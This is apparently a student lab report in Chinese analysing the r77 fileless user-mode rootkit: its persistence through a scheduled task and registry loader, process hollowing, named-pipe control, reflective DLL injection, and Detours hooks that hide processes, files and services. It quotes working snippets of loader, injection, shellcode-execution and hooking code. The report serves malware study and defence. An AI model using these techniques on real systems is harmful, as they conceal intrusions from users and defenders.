Lab 11-2 R77 Rootkit

2112514 辛浩然

实验内容

在使用R77的基础上,撰写技术分析,要求描述使用过程中看到的行为如何技术实现。

r77-Rootkit是一款功能强大的无文件Ring 3 Rootkit,并且带有完整的安全工具和持久化机制,可以实现进程、文件和网络连接等操作及任务的隐藏。

r77能够在所有进程中隐藏下列实体:文件、目录、连接、命名管道、计划任务;进程;CPU用量;注册表键&值;服务;TCP&UDP连接;

实验原理概述

本次实验重点关注R77的技术细节,主要分析了以下几个方面:

- 1. **无文件持久化机制**: R77采用无文件持久化机制,将Rootkit驻留在系统内存中,避免写入磁盘,增加了对抗检测的难度。这种机制的实现包括加载准备、阶段一和阶段二。加载准备阶段获取系统信息,阶段一创建计划任务,阶段二执行stager二进制文件。
- **2. 进程挖空技术**: R77使用进程挖空技术,将恶意代码注入到其他进程中,实现进程的隐藏和欺骗。这包括检查父进程、父进程欺骗、 NtUnmapViewOfSection 、重新加载 payload和上下文操作等步骤。
- 3. **管道通信与命令执行**: R77提供了控制管道,通过命名管道进行通信,实现对Rootkit 的控制。通过发送特定格式的命令,可以执行各种操作,如加载Shell命令、隐藏实体等。
- **4. 集成到其他应用程序**: R77可以作为shellcode集成到其他应用程序中,实现对目标系统的攻击。通过加载到内存中、设置内存权限、转换为函数指针并执行,可以绕过传统的磁盘文件检测。
- **5. 反射式DLL注入**: R77实现了反射式DLL注入,将DLL注入到目标进程内存中,并调用 ReflectiveDllMain 函数。这种注入方式避免了DLL写入磁盘的操作,提高了 Rootkit的隐蔽性。
- **6. 隐藏机制:** R77通过注册表进行总体配置,可以隐藏以特定前缀开头的文件、进程、计划任务和命名管道。通过注册表的配置,实现对Rootkit的整体控制。

7. Hook技术: R77使用Detours库实现了对关键函数的hook,包括系统调用和库函数。通过hooking, Rootkit可以监控和修改关键操作,增强了对抗检测的能力。

无文件持久化

Rootkit将驻留在系统内存中,不会将任何文件写入磁盘,这种机制是分多个阶段实现的。

加载的准备

在加载过程中,首先需要获取与当前系统相关的信息,包括PEB(Process Environment Block)中的数据、内存模块的顺序列表、哈希、基址、导出表名称以及函数的相关信息。以下是获取内存模块顺序列表的汇编代码示例:


```
mov eax, 3
shl eax, 4
mov eax, [fs:eax]; fs:0x30
mov eax, [eax + PEB.Ldr]
mov eax, [eax + PEB_LDR_DATA.InMemoryOrderModuleList.Flink]
mov [FirstEntry], eax
mov [CurrentEntry], eax
```

这段代码的目的是为后续加载Shellcode做准备,将相关信息写入内存中。

另外一项准备工作是从资源中获取 stager.exe , 并将其写入注册表。

阶段一

安装程序为 r77 服务创建计划任务。查看任务计划程序库,可以发现创建的计划任务 \$77svc64 ,触发器是在系统启动时。



查看这个计划任务的操作。计划任务不会从磁盘启动 r77 服务可执行文件。相反,它会在系统启动时使用命令行启动 powershell.exe 。



重点关注代码的最后部分:它使用了字符串拼接和混淆手法。去除混淆后,为如下内容:


```
[Reflection.Assembly]::Load([Microsoft.Win32.Registry]::LocalMachine.OpenSu
bkey('SOFTWARE').GetValue('$77stager')).EntryPoint.Invoke($Null,$Null)
```

分析这段代码:

- 1. Microsoft.Win32.Registry]::LocalMachine.OpenSubkey('SOFTWARE').GetValue('\$7
 7stager'):
 - 。 从注册表中的 HKEY_LOCAL_MACHINE\SOFTWARE 键中读取一个名为 \$77stager 的 值。
- 2. [Reflection.Assembly]::Load(...):
 - 使用 [Reflection.Assembly]::Load 方法加载指定的程序集(assembly)。
 - 。 在这里, 加载的程序集是从注册表读取的值。
- 3. .EntryPoint.Invoke(\$Null, \$Null):
 - 。 获取加载程序集的入口点(EntryPoint)并调用它的 Invoke 方法,传递 \$Null 作为参数。
 - 。 这实际上是执行了 C# 可执行文件的入口点函数。

这段代码的效果是将注册表中指定的 C# 可执行文件也就是 stager 加载到内存中并执行,这允许绕过传统的磁盘文件检测。

在启动之后选择dispatch all,查看注册表该路径,可以发现注册表值是一个可执行文件。




阶段二

在阶段2中,执行了名为 stager 的二进制文件。在这个执行阶段, stager 使用进程挖空 (process hollowing) 技术创建一个名为r77的服务进程。

值得注意的是,r77服务实际上是一个本地可执行文件。为了提高隐蔽性,父进程被欺骗并被设置为 winlogon.exe 。一旦r77服务启动,与之相关的进程将被隐藏,从任务管理器中消失,使其在系统中不可见。

这一系列操作的效果可以在下图中看到:



需要强调的是,由于计划任务是在SYSTEM账户下启动PowerShell,r77服务也在SYSTEM账户下运行。这样一来,它可以在SYSTEM账户权限下执行各种操作,包括对受保护进程进行IL(Integrity Level)注入,但除了 services.exe 之外。

阶段三

r77 服务进程现在在运行。执行以下操作:

- 1. 进程ID存储在配置系统中,隐藏进程。因为进程是使用进程挖空创建的,所以它们不能有 \$77 前缀。
- 2. 注入所有正在运行的进程。
- 3. 创建一个命名管道来处理新创建的子进程的注入。
- 4. 除了子进程挂钩之外,子程序每 100 毫秒检查一次新创建的进程。这是因为有些进程 无法注入,但仍然创建子进程。对于受保护的进程 services.exe 尤其如此。
- 5. 创建控制管道,处理其他接收到的请求(命令)过程。
- 6. 执行 \$77config\startup 下的文件。将可执行文件的路径写入注册表。 r77 服务将在系统启动时会使用 ShellExecute 运行这些文件。

进程挖空

在r77中,进程挖空被作为stager的一部分实现,因此所有shellcode执行都是采用进程挖空的方法。此外,当进程为某个进程的子进程时,r77还会对对父进程进行欺骗。

- 检查父进程:通过检查父进程是否存在 inheritHandle 标记来确定是否存在父进程。
- 父进程欺骗: 如果存在父进程,使用 STARTUPINFOEX 实现父进程欺骗,通过自定义属性列表 attributeList 设置新进程的父进程。
- NtUnmapViewOfSection: 使用 NtUnmapViewOfSection() 函数卸载目标进程payload 地址对应的模块,强制卸载目标进程中的代码段。
- 重新加载payload: 使用 VirtualAllocEx() 重新分配内存空间,然后使用 NtWriteProcessMemory() 将恶意代码写入分配的空间。
- 上下文操作: 使用 NtGetThreadContext() 获取目标进程上下文,清空目标进程(如果大小比恶意进程小的话),修改线程入口点,最后使用 NtResumeThread() 释放运行。

管道通信与命令执行

r77 提供了一个"控制管道"。这是一个与 rootkit 通信的编程接口。

控制管道是一个命名管道, r77 服务从任何进程接收命令并执行它们。这样, 一个进程 (即使是低权限)可以请求 r77 执行某些操作。

要向 r77 服务发送命令,可以连接到命名管道:

\.pipe\$77control

要写入的前四个字节是控制代码。一些控制代码需要额外的参数。这些需要写在控制代码之后。

STRING 应作为 Unicode 字符序列传输,后跟一个两字节的空终止符。

r77定义了软件用于通信的控制码,具体命名和功能在官方文档中给出:

Parameters	Performed Action
-	Terminates the r77 service without detaching the rootkit from processes. The r77 service will restart when Windows restarts.
-	Uninstalls r77 completely and detaches the rootkit from all processes.
-	Pauses injection of new processes.
-	Resumes injection of new processes.
DWORD processId	Injects r77 into a specific process.
-	Injects r77 into all processes.
DWORD processId	Detaches r77 from a specific process.
-	Detaches r77 from all processes.
STRING file STRING commandLine	Performs ShellExecute on a specific file. If no commandLine is required, an empty string must still be passed.
STRING targetPath DWORD payloadSize BYTE[] payload	Performs RunPE. The target path must be an existing executable that matches the bitness of the payload. The payload is an EXE file that is executed under the
	- DWORD processId - DWORD processId - STRING file STRING commandLine

在接收到指令时,软件会先对Controlcode进行校验,而后调用相应的命令。如:

```
case ControlCode.UserShellExec:
    ShellExecPath = ShellExecPath?.Trim().ToNullIfEmpty();
    ShellExecCommandLine = ShellExecCommandLine?.Trim().ToNullIfEmpty();
```

下面的代码就通过pipe,加载了 notepad.exe mytextfile.txt 的进程。

```
HANDLE pipe = CreateFileW(L"\\.\pipe\$77control", GENERIC_READ |
GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
if (pipe != INVALID_HANDLE_VALUE)
{
    DWORD controlCode = CONTROL_USER_SHELLEXEC;
    WCHAR shellExecPath[] = L"C:\Windows\System32\notepad.exe";
    WCHAR shellExecCommandline[] = L"mytextfile.txt";
    DWORD bytesWritten;
    WriteFile(pipe, &controlCode, sizeof(DWORD), &bytesWritten, NULL);
    WriteFile(pipe, shellExecPath, (lstrlenW(shellExecPath) + 1) * 2,
&bytesWritten, NULL);
    WriteFile(pipe, shellExecCommandline, (lstrlenW(shellExecCommandline) +
1) * 2, &bytesWritten, NULL);
    CloseHandle(pipe);
}
```

在这个例子中,控制代码被设置为 CONTROL_USER_SHELLEXEC ,表示执行Shell命令。接着,要执行的可执行文件的路径是 C:\Windows\System32\notepad.exe ,以及该可执行文件的命令行参数是 mytextfile.txt 。

通过使用 WriteFile 函数,程序将这些信息写入管道,然后关闭与管道的连接。

总的来说,这段代码的目的是通过与r77服务通信,传递执行Shell命令的请求,具体执行的命令是打开Notepad(记事本)并加载 mytextfile.txt 文件。

集成到其他应用程序

官方手册提到, Install.shellcode 文件是 Install.exe 的等效 shellcode 。可以简单 地将它作为资源或 BYTE[1 包含在其他应用程序中。

- 1. 要调用文件,只需加载到内存中。
- 2. 将缓冲区标记为RWX:将存储shellcode的缓冲区的内存权限设置为可读(Read)、可写(Write)、可执行(eXecute)。
- 3. 将其转换为函数指针并执行它。将存储shellcode的缓冲区转换为函数指针,并执行该指针所指向的代码。这是因为shellcode本质上是一段机器码,通过将其当作函数指针执行,实现了其功能。

官方文档给出了一个附带了虚拟化保护免杀的shellcode执行例子:

```
LPBYTE shellCode = ...
    DWORD oldProtect;
VirtualProtect(shellCode, shellCodeSize, PAGE_EXECUTE_READWRITE,
&oldProtect);
((void(*)())shellCode)();
```

LPBYTE shellCode = ...: 定义了一个指向字节(byte)的指针 LPBYTE ,命名为 shellCode ,它用于存储shellcode的起始地址。实际上,这里的省略号表示通过某种方式 获取shellcode的二进制数据。

DWORD oldProtect;: 定义了一个 DWORD 类型的变量 oldProtect ,用于存储 VirtualProtect 函数调用前的内存页保护权限。 VirtualProtect 函数在Windows系统中用于更改内存页的访问权限。

VirtualProtect(shellCode, shellCodeSize, PAGE_EXECUTE_READWRITE, &oldProtect);: 调用 VirtualProtect 函数,将存储shellcode的内存页的权限设置为可执行、可读、可写。 shellCodeSize 是shellcode的大小,表示要修改的内存范围。

((void(*)())shellCode)();:将 shellCode 转换为函数指针,然后调用这个函数指针。这里使用了函数指针的强制类型转换,将 shellCode 的地址强制转换为一个没有参数且返回类型为 void 的函数指针,然后使用调用运算符()执行这个函数。

※ 反射式dll注入

r77 Rootkit 是一个 DLL 文件,一旦注入到一个进程中,这个进程将不会显示隐藏的实体。 r77 实现反射 DLL 注入。DLL 不需要随时写入磁盘。相反,该文件被写入远程进程内存并 调用 ReflectiveDllMain 导出以最终加载 DLL 并调用 DllMain 。

具体步骤如下:

打开目标进程: 使用 OpenProcess 函数打开目标进程,获取进程句柄,同时设置所需的权限(创建线程、查询信息、读写内存等)。

```
HANDLE process = OpenProcess(PROCESS_CREATE_THREAD |
PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE |
PROCESS_VM_READ, FALSE, processId);
```

检查进程信息: 检查目标进程的字节位数、排除关键进程(如smss、csrss、wininit),以及进程的完整性级别。

获取DLL的反射加载点: 通过 ReflectiveDllMain 获取DLL的反射加载点的指针地址。

```
DWORD entryPoint = GetExecutableFunction(dll, "ReflectiveDllMain");
```

创建线程执行加载操作: 使用 NtCreateThreadEx 创建线程,将分配的内存地址加上反射加载点的地址作为开始地址。

```
NT_SUCCESS(NtCreateThreadEx(&thread, 0x1fffff, NULL, process,
allocatedMemory + entry
```

接着 ReflectiveLoader 将 dll 在内存中展开,修复重定位、导入表(类似ShellCode)。接下来是 ReflectiveDllMain 的具体实现:

获取API地址: 使用 PebGetProcAddress 找到所需API的地址,这些API包括 ntFlushInstructionCache 、 LoadLibraryA 、 GetProcAddress 、 VirtualAlloc 等。

```
NT_NTFLUSHINSTRUCTIONCACHE ntFlushInstructionCache =
  (NT_NTFLUSHINSTRUCTIONCACHE)PebGetProcAddress(0x3cfa685d, 0x534c0ab8);
NT_LOADLIBRARYA loadLibraryA =
  (NT_LOADLIBRARYA)PebGetProcAddress(0x6a4abc5b, 0xec0e4e8e);
NT_GETPROCADDRESS getProcAddress =
  (NT_GETPROCADDRESS)PebGetProcAddress(0x6a4abc5b, 0x7c0dfcaa);
NT_VIRTUALALLOC virtualAlloc =
  (NT_VIRTUALALLOC)PebGetProcAddress(0x6a4abc5b, 0x91afca54);
```

分配内存并展开DLL: 使用 virtualAlloc 分配内存,大小为扩展头中的 SizeOfImage ,然后根据内存对齐将DLL展开。

```
LPBYTE allocatedMemory = (LPBYTE)virtualAlloc(NULL, ntHeaders-
>OptionalHeader.SizeOfImage, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
```

```
libc_memcpy(allocatedMemory, dllBase, ntHeaders-
>OptionalHeader.SizeOfHeaders);
PIMAGE_SECTION_HEADER sections = (PIMAGE_SECTION_HEADER)
((LPBYTE)&ntHeaders->OptionalHeader + ntHeaders-
>FileHeader.SizeOfOptionalHeader);
for (WORD i = 0; i < ntHeaders->FileHeader.NumberOfSections; i++) {
    libc_memcpy(allocatedMemory + sections[i].VirtualAddress, dllBase +
sections[i].PointerToRawData, sections[i].SizeOfRawData);
}
```


修复重定位和导入表: 读取导入目录,调用 LoadLibraryA 导入依赖项并修补IAT,同时进行重定位。

调用DLL入口点: 使用 dllMain 执行DLL的入口点,完成C运行库的初始化、刷新指令缓存以避免过时的指令等操作。

```
cppCopy codeNT_DLLMAIN dllMain = (NT_DLLMAIN)(allocatedMemory + ntHeaders-
>OptionalHeader.AddressOfEntryPoint);
ntFlushInstructionCache(INVALID_HANDLE_VALUE, NULL, 0);
return dllMain((HINSTANCE)allocatedMemory, DLL_PROCESS_ATTACH, NULL);
```

隐藏

r77Rootkit通过注册表进行总体配置,其中在HIDE_PRIFIX设定了 \$77 ,使得所有以此为前缀的文件、进程、计划任务和命名管道均被隐藏。相关隐藏项目的注册表项存储在HKEY_LOCAL_MACHINE\SOFTWARE\\$77config 中,该键值的DACL设置允许任何用户完全访问权限。因此,任何未提升权限的进程均可写入此键值。



hook

在r77版本中,hook的核心实现依赖于Detours库,该库通过修改函数的执行路径来实现hook。Detours在这里的作用是使得我们能够拦截和修改在操作系统中执行的函数,从而达到监控或篡改其行为的目的。在这一版本中,Detours的应用主要集中在对ntdl1.dll中多个关键函数的hook上。

以下是被hook的具体函数及其功能的详细解释:

1. NtQuerySystemInformation: 该函数用于枚举正在运行的进程并检索CPU使用情况。通过hooking此函数,可以在系统级别获取有关运行中进程和系统性能的信息。

- 2. NtResumeThread: 此函数在新进程仍处于挂起状态时被挂起以注入创建的子进程。 仅在注入完成后才实际调用此函数。通过hooking这个函数,可以在子进程创建过程中进行定制化的控制和监视。
- 3. NtQueryDirectoryFile: 用于枚举文件、目录、连接和命名管道。通过hooking此函数,可以实现对文件系统操作的监控和修改。
- 5. NtEnumerateKey: 该函数用于枚举注册表项,调用者指定键的索引以检索它。通过 hooking这个函数,可以实现对注册表的监控和篡改。
- **6.** NtEnumerationValueKey: 通过hooking这个函数,同样可以实现对注册表的监控和 篡改。
- 7. EnumServiceGroupW: 该函数用于枚举服务,主要被services.msc调用,来自高级DLL advapi32.dll。通过hooking这个函数,可以实现对服务枚举的监控和篡改。
- **8.** EnumServicesStatusExW: 通过hooking这个函数,可以实现对服务状态的监控和篡改。
- 9. NtDeviceIoControlFile: 该函数用于使用IOCTL访问驱动程序。通过hooking这个函数,可以实现对设备IO控制的监控和篡改。

需要注意的是,除了来自advapi32.dll和sechost.dll的 EnumServiceGroupW 和 EnumServicesStatusExW 之外,其他函数均来自ntdll.dll。总体而言,ntdll.dll是唯一需要被 hook的DLL。

然而,实际的服务枚举发生在service.exe中,这是一个受保护的进程,无法被注入。来自advapi32.dll的 EnumServiceGroupW 和 EnumServicesStatusExW 通过RPC访问service.exe以搜索服务列表。对于这两个ntdll函数,ntdll.dll的钩子不会产生任何影响,因为只有service.exe使用它们。这样的详细hooking策略允许在系统层面上监控和修改关键操作,同时绕过了一些限制,确保了Rootkit的有效性。

▲ 基本流程

基本HOOK流程如下:

- 1. 初始化Detours:
 - 。 调用 DetourTransactionBegin() 开始hook事务。
 - 。 使用 DetourUpdateThread(GetCurrentThread()) 更新当前线程信息。

2. 安装Hook:

。 调用 InstallHook 函数指定目标DLL和函数,以及原始函数指针和hooked函数指针。

。在 InstallHook 中,使用 GetFunction 获取目标函数的地址,然后通过 DetourAttach 函数进行hook。

3. 提交Hook事务:

• 调用 DetourTransactionCommit() 提交hook事务,应用之前的hook操作。

4. Hooked函数处理:

- 。在hooked函数(如 HookedNtQuerySystemInformation)中,修改了目标函数的行为。
- 。 具体实现是在系统进程信息中隐藏了进程的CPU使用率。通过循环遍历系统进程信息,找到进程ID为0的系统空闲进程,然后将隐藏的CPU使用率添加到该进程的 KernelTime、UserTime和CycleTime中。

```
DetourTransactionBegin(); //开始劫持
DetourUpdateThread(GetCurrentThread()); //刷新当前的线程
InstallHook("ntdll.dll", "NtQuerySystemInformation",
(LPVOID*)&OriginalNtQuerySystemInformation,
HookedNtQuerySystemInformation);
DetourTransactionCommit(); //提交修改并HOOk
```

子进程hook

进程创建和NtResumeThread调用:

- 当一个进程准备创建一个子进程时,它在子进程能够执行任何指令之前,通过调用 NtResumeThread 函数来启动新进程。这个调用是在新进程的创建完成后执行的。
- 如果当前进程是父进程,它在新进程创建完成后调用 NtResumeThread 。

子进程注入请求:如果确定当前进程是子进程,父进程会将其暂停,并等待注入的响应。 在等待期间,父进程通过调用r77服务,并传递新进程的ID,表明子进程需要进行注入。

进程注入过程:在确定需要注入的子进程后,父进程通过将新进程的ID发送到r77服务来触发注入过程。这个通信可能通过命名管道来实现,建立了父进程与r77服务之间的连接。

定期检查新进程:为了应对可能错过的新进程,父进程每100毫秒进行一次定期检查。这是出于必要性的考虑,因为一些进程受到保护,无法被注入,例如services.exe。通过定期检查,父进程可以及时发现新的可注入的进程。

详细流程可参加下面代码:

```
static NTSTATUS NTAPI HookedNtResumeThread(HANDLE thread, PULONG suspendCount)
{
    // 获取当前线程所属进程的ID
    DWORD processId = GetProcessIdOfThread(thread);
```

```
// 判断是否为当前进程的子进程
   if (processId != GetCurrentProcessId())
   {
       // 判断新进程的位数,并创建相应的命名管道
       if (Is64BitProcess(processId, &is64Bit))
           HANDLE pipe = CreateFileW(is64Bit ? CHILD_PROCESS_PIPE_NAME64 :
CHILD_PROCESS_PIPE_NAME32, GENERIC_READ | GENERIC_WRITE, 0, NULL,
OPEN_EXISTING, 0, NULL);
           // 向管道写入新进程的ID
           if (pipe != INVALID_HANDLE_VALUE)
               DWORD bytesWritten;
               WriteFile(pipe, &processId, sizeof(DWORD), &bytesWritten,
NULL);
               // 读取管道返回值,并关闭管道
               BYTE returnValue;
               DWORD bytesRead;
               ReadFile(pipe, &returnValue, sizeof(BYTE), &bytesRead,
NULL);
               CloseHandle(pipe);
           }
       }
   }
   // 调用原始的NtResumeThread函数
   return OriginalNtResumeThread(thread, suspendCount);
}
```

基本流程为:

- 1. 获取当前线程所属进程的ID:
 - 。 通过 GetProcessIdOfThread 函数获取传入线程的进程ID,将其保存在变量 processId 中。
- 2. 判断是否为当前进程的子进程:
 - 。 通过比较 processId 和当前进程的ID(GetCurrentProcessId()),确定当前线程是否属于当前进程。
- 3. 判断新进程的位数,并创建相应的命名管道:
 - 。使用 Is64BitProcess 函数判断新进程的位数,并将结果保存在变量 is64Bit 中。

- 。根据新进程的位数,使用 CreateFileW 打开相应的命名管道文件,得到一个管道的句柄 pipe 。
- 4. 向管道写入新进程的ID:
 - 。 如果成功打开了管道 (pipe 不等于 INVALID_HANDLE_VALUE), 通过 WriteFile 向管道写入新进程的ID。
- 5. 读取管道返回值,并关闭管道:
 - 如果管道打开成功,使用 ReadFile 读取管道中一个字节的返回值,然后关闭管 道。
- 6. 调用原始的NtResumeThread函数:
 - 。 调用原始的 NtResumeThread 函数 (OriginalNtResumeThread),将控制权还给操作系统,继续执行原始的线程恢复操作。

实验总结与心得

通过本次实验,我对R77 Rootkit的原理和实现细节有了更深入的了解。R77 Rootkit是一款功能强大的无文件Ring 3 Rootkit,具有隐藏进程、文件、网络连接等实体的能力。总体而言,本次实验深入剖析了R77 Rootkit的技术细节,了解了恶意代码的高级功能和对抗检测的手段。这对于提高对恶意代码的分析和防御水平具有重要意义。